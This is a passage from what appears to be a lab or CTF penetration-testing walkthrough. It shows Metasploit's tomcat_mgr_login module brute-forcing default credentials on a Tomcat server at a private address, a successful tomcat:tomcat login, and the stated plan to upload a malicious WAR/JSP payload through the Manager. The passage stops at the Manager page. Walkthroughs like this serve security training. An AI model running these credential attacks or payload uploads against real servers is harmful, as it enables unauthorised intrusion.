


```
                   no        Add all users in the current database to the list
   PASSWORD
                   no        The HTTP password to specify for authentication
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_def
ault_pass.txt      no        File containing passwords, one per line
   Proxies
                   no        A proxy chain of format type:host:port[,type:host:por
t][ ... ]
   RHOSTS
                   yes       The target host(s), range CIDR identifier, or hosts f
ile with syntax 'file:<path>'
   RPORT             8080
                   yes       The target port (TCP)
   SSL               false
                   no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS   false
                   yes       Stop guessing when a credential works for a host
   TARGETURI         /manager/html
                   yes       URI for Manager login. Default is /manager/html
   THREADS           1
                   yes       The number of concurrent threads (max one per host)
   USERNAME
                   no        The HTTP username to specify for authentication
   USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_def
ault_userpass.txt  no        File containing users and passwords separated by spac
e, one pair per line
   USER_AS_PASS      false
                   no        Try the username as the password for all users
   USER_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_def
ault_users.txt     no        File containing users, one per line
   VERBOSE           true
                   yes       Whether to print output for all attempts
   VHOST
                   no        HTTP server virtual host

msf5 auxiliary(scanner/http/tomcat_mgr_login) > 
```



```
msf5 auxiliary(scanner/http/tomcat_mgr_login) > set rhosts 192.168.36.152
rhosts ⇒ 192.168.36.152
msf5 auxiliary(scanner/http/tomcat_mgr_login) > set stop_on_success true
stop_on_success ⇒ true
msf5 auxiliary(scanner/http/tomcat_mgr_login) > run

[!] No active DB -- Credential data will not be saved!
[-] 192.168.36.152:8080 - LOGIN FAILED: admin:admin (Incorrect)
[-] 192.168.36.152:8080 - LOGIN FAILED: admin:manager (Incorrect)
[-] 192.168.36.152:8080 - LOGIN FAILED: admin:role1 (Incorrect)
[-] 192.168.36.152:8080 - LOGIN FAILED: admin:root (Incorrect)
[-] 192.168.36.152:8080 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 192.168.36.152:8080 - LOGIN FAILED: admin:s3cret (Incorrect)
[-] 192.168.36.152:8080 - LOGIN FAILED: admin:vagrant (Incorrect)
[-] 192.168.36.152:8080 - LOGIN FAILED: manager:admin (Incorrect)
[-] 192.168.36.152:8080 - LOGIN FAILED: manager:manager (Incorrect)
[-] 192.168.36.152:8080 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 192.168.36.152:8080 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 192.168.36.152:8080 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 192.168.36.152:8080 - Login Successful: tomcat:tomcat
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

As I have access to Tomcat now, lets login using these default credentials.



## HTTP Status 404 – Not Found

**Type** Status Report

**Message** /managerhtml

**Description** The origin server did not find a current representation for the target resource or is not willing to disclose that one exists.

Apache Tomcat/9.0.31

**Authentication Required**


http://192.168.36.152:8080 is requesting your username and password. The site says: "Tomcat Manager Application"

User Name: tomcat

Password: ••••••

Now I can upload a malicious payload as a WAR archive containing a JSP application. Metasploit has two moudles that can do that. They are,

1. exploit/multi/http/tomcat_mgr_deploy module
2. exploit/multi/http/tomcat_mgr_upload module



**Tomcat Web Application Manager**

Message: OK


**Manager**

| List Applications | HTML Manager Help | Manager Help | Server Status |
|---|---|---|---|

**Applications**

